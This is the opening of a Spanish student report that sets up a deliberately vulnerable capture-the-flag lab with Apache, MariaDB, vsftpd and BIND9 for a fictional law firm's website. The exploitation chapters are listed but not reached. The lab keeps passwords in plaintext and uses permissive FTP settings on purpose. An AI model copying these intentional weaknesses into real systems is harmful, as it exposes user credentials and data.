

FP Grado Superior ASIR 2023-24
IES El Cañaveral
04/10/2023



Pruebas de penetración de servicios populares en una máquina virtual

Aitor Leal Moreno
Juan Antonio Recalde
Kendrick Deyvi Sánchez Carriel

Índice

Introducción

Origen y contextualización del proyecto

Objetivo general del proyecto

Objetivos específicos

Tareas y Cronograma

Descripción del Proyecto

1. Configuración de Máquinas Virtuales

1.1 Máquina atacante

1.2 Máquina objetivo

2. Implementación de Servicios

2.1 Apache

2.2 MariaDB

2.3 FTP

2.4 DNS

3. Explotación de Fallos de Seguridad

3.1 Escaneo

3.2 Fuzzing y robots.txt

3.3 Ataque al FTP

3.4 Secuestro de sesión

3.5 Abuso subida de archivos

3.6 Escalada de privilegios

4. Informe mitigación

Recursos humanos

Recursos materiales

Presupuesto

Bibliografía

Introducción

Pruebas de penetración de servicios populares en una Máquina Virtual. Este proyecto tiene como objetivo principal realizar pruebas de penetración (pentesting) en servicios muy usados en la mayoría de empresas, estos servicios serán montados en una máquina virtual para simular un entorno real y evaluar su seguridad. Se explorarán vulnerabilidades comunes y se propondrán soluciones para mitigar el posible ataque a estos servicios. Nuestro objetivo es crear nuestro propio CTF (capture the flag). En diversas plataformas como hack the box or tryhackme se exponen máquinas virtuales diseñadas para que otras personas pongan a prueba sus habilidades en ciberseguridad e intenten vulnerar el sistema.

Origen y contextualización del proyecto

¿Cómo surge la idea?

Al comienzo de año empezamos a hablar sobre la ciberseguridad y vimos que nos gustaba y que podríamos llevar a cabo el proyecto sobre este tema y así empezar a aprender sobre ello, nos apasiona el mundo de la ciberseguridad por lo que investigando pensamos en hacer un proyecto sobre ataques a servicios populares como servidores web o bases de datos. Desde hace tiempo Aitor Leal y Juan Antonio se interesaron sobre la ciberseguridad ofensiva haciendo cursos, usando plataformas que poseen máquinas virtuales diseñadas para que otros usuarios las comprometan, etc. Le comentamos la idea a Kendrick y a él también le empezó a interesar mucho la ciberseguridad.

¿Por qué realizar un proyecto de pentesting?

Para identificar y comprender las vulnerabilidades y debilidades en los servicios más usados actualmente, como apache, bases de datos como mysql, webs diseñadas con php o python, etc. Esto nos ayudará a aprender a prevenir ataques, proteger la integridad de los datos para que no sean descubiertos por atacantes y poder tomar medidas preventivas. Realizando este proyecto aprenderemos de forma práctica los principales problemas de seguridad que deben tratar las empresas simulando lo que sería una auditoría real a una empresa, atacando los servicios que tengan activos y elaborando un informe de contramedidas.

¿En qué entorno podría aplicarse?

El pentesting es una práctica esencial en la ciberseguridad que puede aplicarse en una amplia variedad de entornos para garantizar la seguridad de los sistemas, proteger los datos y prevenir ataques maliciosos. Como pueden ser las empresas de todos los tamaños, así como las organizaciones gubernamentales y sin ánimo de lucro, pueden realizar pruebas de pentesting en sus sistemas y redes para garantizar la seguridad de sus datos y la continuidad de sus operaciones. También los desarrolladores de software pueden someter sus aplicaciones y plataformas a pruebas de penetración para identificar y solucionar vulnerabilidades antes de lanzar sus productos al mercado y que estas sean seguras.

Objetivo general del proyecto

El objetivo general de este proyecto es evaluar la seguridad de servicios populares en el mundo de la informática, como servidores web, bases de datos, FTP, en una máquina virtual a través de pruebas de penetración con diferentes técnicas, como el fuzzing, el Cross-site scripting, command execution, file upload, user enumeration, reverse shells, proponer medidas, formas de sanitizar y mejorar su seguridad.

Objetivos específicos

- I. Identificar los servicios y el software en concreto a montar en la máquina virtual.
- II. Configurar la máquina virtual con los servicios seleccionados, con configuraciones básicas por defecto que podrían tener empresas en el mundo real.
- III. Realizar pruebas de penetración con diferentes técnicas en cada servicio para identificar vulnerabilidades y explotarlas para ver el alcance que podrían tener.
- IV. Documentar las vulnerabilidades descubiertas y evaluar su impacto.
- V. Proponer medidas de mitigación y mejorar la seguridad de los servicios.

Tareas y Cronograma

El proyecto consta de cuatro fases fundamentales, en las cuales participaremos los tres pero cada uno estará encargado de una cosa en concreto, la primera fase será la preparación del entorno en donde vamos a trabajar, la configuración tanto de la máquina que usaremos para atacar como el entorno que pondremos a prueba. La segunda fase consistirá en la configuración de los servicios que atacaremos, esta fase es muy importante porque debemos lograr un buen equilibrio para poder hacer uso de varios tipos de ataque pero en un entorno que pueda ser real. En la tercera fase llevaremos a cabo el ataque al entorno haciendo uso de varias técnicas y herramientas para vulnerar y ganar acceso a recursos e información privilegiada. Y terminaremos redactando un informe donde explicaremos cómo se ha llevado a cabo todo y cómo se podrían solucionar los errores.

- **Configuración de Máquinas Virtuales:** Kendrick se encargará de crear y configurar las máquinas virtuales necesarias.
- **Implementación de Servicios:** Aitor se encargará de montar los servicios en las máquinas virtuales. Asegurarse de que los servicios estén correctamente instalados y funcionando para simular situaciones realistas.
- **Explotación de Fallos de Seguridad:** Juan Antonio se encargará principalmente de la parte de escaneo y explotación, aunque Aitor Y Kendrick también se encargarán de algunos procesos, ya que esta es la parte más extensa.
- **Informe mitigación:** Después de la fase de explotación, todas las personas colaborarán en la redacción del informe.


Descripción del Proyecto

1. Configuración de Máquinas Virtuales

1.1 Máquina atacante

Cada integrante del equipo tiene su propia máquina atacante, en el caso de Juan Antonio, él tiene una máquina con la distribución ParrotOS personalizada, enfocada en la seguridad ofensiva, los demás tenemos una máquina virtual ya preparada de Kali Linux. Kali Linux es una distribución basada en Debian diseñada principalmente para la auditoría y seguridad informática en general, actualmente es la más famosa y cómoda de usar, cuenta con todas

las herramientas necesarias para realizar ataques. En la web oficial de kali encontraremosisos si queremos hacer una instalación desde cero o como haremos en nuestro caso, seleccionar una máquina virtual ya configurada que simplemente tendremos que descargar y añadir, en nuestro caso, a VMWARE.




Por último, deberemos configurar la red en NAT, en este modo de configuración VMware se encarga de realizar un NAT contra la dirección IP privada del ordenador conectado a la red. En este modo las máquinas tendrán una subred específica nataeada, es decir, tendrán comunicación entre todas las máquinas virtuales, y también tendrán comunicación con los equipos de la red local e Internet.




1.2 Máquina objetivo

Nos hemos decantado por instalar una ISO de un ubuntu 22.04 LTS, la instalación es muy simple, en la web oficial de ubuntu descargamos la ISO, seleccionaremos “Create a New Virtual Machine” y seleccionamos la ISO.



Continuamos poniendo un nombre a la máquina, seleccionamos los recursos que queremos darle, que en nuestro caso serán 2 cores, 4gb de RAM y seleccionaremos como anteriormente hicimos la configuración de red NAT. Una vez iniciada la máquina escogemos la región, idioma, creamos un usuario y procedemos a la instalación. No vamos a entrar en detalle ya que es una instalación totalmente básica y normal de un ubuntu, ya que no es el foco del proyecto explicar estos temas.



2. Implementación de Servicios

2.1 Servidor web

Como servidor web para alojar la web que atacaremos, nos hemos decantado por apache, usaremos la versión que se encuentra en los repositorios de ubuntu. Apache es uno de los servidores web más populares y usados del mundo y es de código abierto. Lo instalaremos usando los siguientes comandos:

```
sudo apt update
```

```
sudo apt update
```

```
sudo systemctl start apache2
```

```
sudo systemctl enable apache2
```

La estructura de la web que hemos preparado es la siguiente:

```

archivos
├── assets
│   ├── 1.jpg
│   ├── 2.jpg
│   ├── 3.jpg
│   ├── archivos.css
│   ├── chat.css
│   ├── login.css
│   └── logo.png
└── perfil.css
cargarmensajes.php
chatbufete.php
enviarmensaje.php
gestion_archivos.php
header.php
index.html
login.html
login.php
logout.php
perfil.php
robots.txt

```

En la carpeta archivos se alojan los recursos que se suban a la web y en assets se encuentra el código CSS y las imágenes de la web.

La página principal (index.html) es un ejemplo de una página de publicidad de un bufete de abogados, en principio ese es el único recurso que deberían ver los usuarios, por detrás hay un login para los supuestos trabajadores, al loguearse les llevará a un perfil con datos de cada usuario, también tendrán acceso a un chat donde pueden escribir los trabajadores y se ve un apartado de gestión de archivos, al que solo puede entrar el usuario admin de la web, a los demás usuarios los redirige al perfil.

The screenshot shows the homepage of the 'MOSTOLES ABOGADOS' website. At the top, there's a blue header bar with a scale icon on the left and the text 'MOSTOLES ABOGADOS' on the right. Below the header, the main content area has a light gray background. It features a section titled 'Bienvenido a nuestro Bufete de Abogados' with a sub-section 'Servicios' listing legal services like Asesoramiento legal, Defensa penal, Derecho laboral, and Derecho de familia. Another section, 'Nuestro Equipo', includes a photo of a man in a suit. Further down, there are profiles for two lawyers: 'Aitor' (Especialidad: Derecho Penal) and 'Kendrick' (Especialidad: Derecho Laboral), each with their own photo and a small library background.

Bienvenido a nuestro Bufete de Abogados

Servicios legales de calidad para resolver tus problemas legales.

Servicios

Ofrecemos una amplia gama de servicios legales, incluyendo:

- Asesoramiento legal
- Defensa penal
- Derecho laboral
- Derecho de familia

Nuestro Equipo

Aitor
Especialidad: Derecho Penal

Kendrick
Especialidad: Derecho Laboral

Juan Antonio
Especialidad: Derecho de Familia

Contacto

Dirección: Calle Principal, Ciudad
Teléfono: (123) 456-7890
Email: info@bufeteabogados.com
© 2023 Bufete de Abogados

Abogados Mostoles

Login trabajadores

Usuario:

Contraseña:

Iniciar sesión

Abogados Mostoles

Perfil Gestion Archivos Chat bufete

Autor

DNI: 12345678A
Número de Contacto: 987654321
Número de Empleado: 2

[Cerrar sesión](#)

A través de esta condición aseguramos que solo el admin pueda acceder al apartado de archivos:

```
if(isset($_SESSION['num_emple']) && $_SESSION['num_emple'] == 4) {
```

Además el código está sanitizado de tal manera que solo se pueden subir determinados tipos de archivos, para que el ataque sea más complicado. Por ejemplo, no se puede subir un archivo PHP.

2.2 MariaDB

Como motor de base de datos hemos instalado mariadb para almacenar una base de datos de los usuarios y los mensajes del chat de la página:

```
mysql> create table users (
    -> num_emple int AUTO_INCREMENT primary key,
    -> name_user varchar(32) unique,
    -> password varchar(10),
    -> dni varchar(9) unique,
    -> tlf int
    -> );
Query OK, 0 rows affected (0,04 sec)
```

```
1 create table chat (
2     idmsn int primary key AUTO_INCREMENT,
3     num_emple int,
4     name_user varchar(32),
5     mensaje varchar(500),
6     fecha TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
7     FOREIGN KEY (num_emple) REFERENCES users(num_emple),
8     FOREIGN KEY (name_user) REFERENCES users(name_user)
9 );
```

En principio nos dio problemas las conexiones y a la hora de tramitar datos con la web, por lo que tuvimos que instalar phpmyadmin, para que no nos dieran estos errores, investigando un poco podría ser por una mala configuración de mariadb o algún problema de compatibilidad.

Phpmyadmin:

	num_emple	name_user	password	dni	tlf
<input type="checkbox"/>	1	toni	toni1234	12345678T	123456789
<input type="checkbox"/>	2	aitor	aitor1234	12345678A	987654321
<input type="checkbox"/>	3	Ken	mondongo12	12367843	619876314
<input type="checkbox"/>	4	admin	clave\$1	78912345C	121315178

2.3 FTP

En primer lugar, debemos resaltar que una de las cosas más importantes es escoger la última versión disponible a la hora de instalar un servicio, a menos que sea una versión beta, o experimental, ya que versiones anteriores de vsftpd por ejemplo tienen vulnerabilidades muy graves y fáciles de explotar, con la simple ejecución de un script.

En resumen, nuestra configuración establece un FTP con ciertas restricciones de seguridad, como la limitación de acceso de usuarios locales, la prohibición de acceso a usuario anónimo y la restricción del entorno chroot para ciertos usuarios. Además, se crea un directorio específico para compartir archivos.

```
sudo apt update
```

```
sudo apt install vsftpd
```

Parámetros importantes

Estos son algunos parámetros interesantes del archivo de configuración /etc/vsftpd.conf que pueden dar lugar a problemas importantes de seguridad si no están bien configurados.

anonymous_enable=NO: Si está habilitado, un usuario anónimo podría entrar al ftp y tener acceso a los archivos.

local_enable=YES: Permite las conexiones de usuarios locales.

Write_enable=YES: Habilita la escritura de archivos, algo que podría ser peligroso si lo único que queremos es que los usuarios reciban recursos.

chroot_local_user=YES: Impide que los usuarios accedan más allá de sus directorios de inicio o los que estén directamente especificados.

ssl_enable=NO: En este caso no está activado el ssl, pero es muy recomendable configurarlo ya que agregaría más protección al servicio.

allow_writeable_chroot=YES: Permite la escritura en los directorios chroot.

local_root=/ftp_shared_folder: Directorio raíz local para los usuarios del ftp, aquí se alojarán los recursos.

El directorio donde estarán los archivos:

```
sudo mkdir -p /ftp_shared_folder
```

```
sudo chmod 2775 /ftp_shared_folder
```

```
sudo chown nobody:nogroup /ftp_shared_folder
```

En estos dos archivos tienen que estar los siguientes usuarios:

```
sudo nano /etc/vsftpd.chroot_list
```

```
sudo nano /etc/vsftpd.user_list
```

toni

aitor

admin

kendrick

```
sudo service vsftpd restart
```

2.4 DNS

En nuestro trabajo vamos a implementar un servidor dns bind9 compatible con sistemas unix, como es el caso de nuestra máquina CTF que es una máquina linux en concreto la última versión de ubuntu, un servidor DNS tiene una función muy importante en cualquier sistema ya que es el encargado de traducir las ip a los correspondientes nombres de dominio contratados para esa ip. Lo primero que vamos hacer es configurar e instalar el servidor:

```
apt install bind9 bind9-utils
```

Una vez instalado y comprobado que está activo, vamos a empezar a configurarlo, lo primero que tenemos que hacer es configurar los servidores que van a ser los reenviadores, en el archivo /etc/bind/named.conf.options, los reenviadores son los servidores que si en una consulta al dns principal que es el que estamos montando no puede resolver la consulta se los pasa a estos para que estos les resuelvan la query.

Configurando reenviadores:



```
tfg@tfgcomputer: /etc/bind
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    listen-on { any; };
    allow-query { localhost; 192.168.1.0/24; };
    forwarders {
        | 8.8.8.8;
    };
}

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
//=====
dnssec-validation no;

#listen-on-v6 { any; };

};
```

Hemos puesto el servidor dns 8.8.8.8 que es el de google, ya que este cualquier consulta de servidores externos nos la va a resolver. Además hemos añadido la linea listen-on para que escuche por el puerto indicado y allow-query para que acepte las peticiones solo de las ip que le digamos que puede aceptar en el servidor.


Lo siguiente que vamos a hacer es decirle que trabaje solo con ipv4, esto lo hacemos en el fichero llamado named de la ruta /etc/default:



```
tfg@tfgcomputer: /etc/default
#
# run resolvconf?
RESOLVCONF=no

# startup options for the server
OPTIONS="-u bind -4"
```


Comprobamos que esté todo bien configurado y no haya fallos de sintaxis en los archivos:



```
tfg@tfgcomputer:~$ sudo named-checkconf
[sudo] contraseña para tfg:
tfg@tfgcomputer:~$
```

Si no nos devuelve ningún error eso es que está todo bien escrito y configurado.

A Continuación vamos a configurar las zonas, es decir, los dominios que nuestro dns va a estar almacenando y traduciendo, existen dos archivos. Por un lado, el archivo de zona directa, que traduce los nombres a ip y por otro lado, el de zona inversa que traduce las ip a nombres de dominio. Por lo que primero vamos a configurar el archivo, donde le vamos a decir al dns las zonas que tenemos la directa y la inversa:



```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "mostolesabogados.com" IN {
    type master;
    file "/etc/bind/zonas/db.mostolesabogados.com";
};

zone "1.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/zonas/db.1.168.192";
};

named.conf.local [+]           17,3      Todo
-- INSERTAR --
```

En cada zona le indicamos que es el dns principal y que tiene autoridad para responder a todas las consultas con la línea type master; y con la segunda línea le indicamos donde esta el archivo que almacena todos los dominios y sus traducciones.

Por lo tanto lo siguiente que tenemos que hacer es configurar dichos archivos empezamos con el archivo db.mostolesabogados.com:

```

; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     servidor.mostolesabogados.com. root.mostolesabogados.com. (
                        2           ; Serial
                        604800      ; Refresh
                        86400       ; Retry
                        2419200    ; Expire
                        604800 )    ; Negative Cache TTL
;
                    IN      NS      servidor.mostolesabogados.com.
servidor        IN      A       192.168.1.45
equipo01       IN      A       192.168.1.50
mostolesabogados IN      CNAME   servidor
~
```

Este archivo tiene muchos parámetros como la tasa de refresco de cada consulta cuando expira las sesiones...etc., pero nosotros nos vamos a centrar en los nombres de dominio y en las traducciones, establecemos que el NS(Name Server) es servidor.mostolesabogados.com, en la siguiente línea le decimos que cuando alguna búsqueda venga con la palabra servidor delante nos redirija a nuestro server que es el 192.168.1.45, además hemos añadido a un equipo es decir si nosotros ahora mismo hacemos ping a ese nombre equipo01 vamos a hacer un ping a la ip 192.168.1.50, y por último tenemos el nombre mostolesabogados que si lo ponemos automáticamente nos redirige a servidor que tiene asignada la ip de nuestro server en el que almacenamos la web.


Ahora vamos a configurar el de la zona inversa:

```

; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     servidor.mostolesabogados.com. root.mostolesabogados.com. (
                        2           ; Serial
                        604800      ; Refresh
                        86400       ; Retry
                        2419200    ; Expire
                        604800 )    ; Negative Cache TTL
;
                    IN      NS      servidor.mostolesabogados.com.
45      IN      PTR     servidor.mostolesabogados.com
```


El de la zona inversa se escribe la configuración así ya que el servidor dns, solo puede buscar nombres de dominio de derecha a izquierda, con esta configuración se permite que a partir del último octeto se puedan hacer consultas inversas en la dirección ip.

Ahora volvemos a comprobar si la sintaxis de todos los ficheros que hemos configurado están bien:



```
root@tfgcomputer:/etc/bind/zonas# nvim db.1.168.192
root@tfgcomputer:/etc/bind/zonas# check-namedconf /etc/bind
bind/
bindresvport.blacklist
root@tfgcomputer:/etc/bind/zonas# check-namedconf /etc/bind
bind/
bindresvport.blacklist
root@tfgcomputer:/etc/bind/zonas# check-namedconf /etc/bind/named.conf.local
check-namedconf: orden no encontrada
root@tfgcomputer:/etc/bind/zonas# named-checkconf /etc/bind/named.conf.local
root@tfgcomputer:/etc/bind/zonas# named-checkzone mostolesabogados.com /etc/bind/zonas/db.most
olesabogados.com
zone mostolesabogados.com/IN: loaded serial 2
OK
root@tfgcomputer:/etc/bind/zonas# named-checkzone 1.168.192.in-addr.arpa /etc/bind/zonas/db.1.
168.192
zone 1.168.192.in-addr.arpa/IN: loaded serial 2
OK
root@tfgcomputer:/etc/bind/zonas#
```


Comprobamos si el servicio está activo y si en los logs nos da algún error:



```
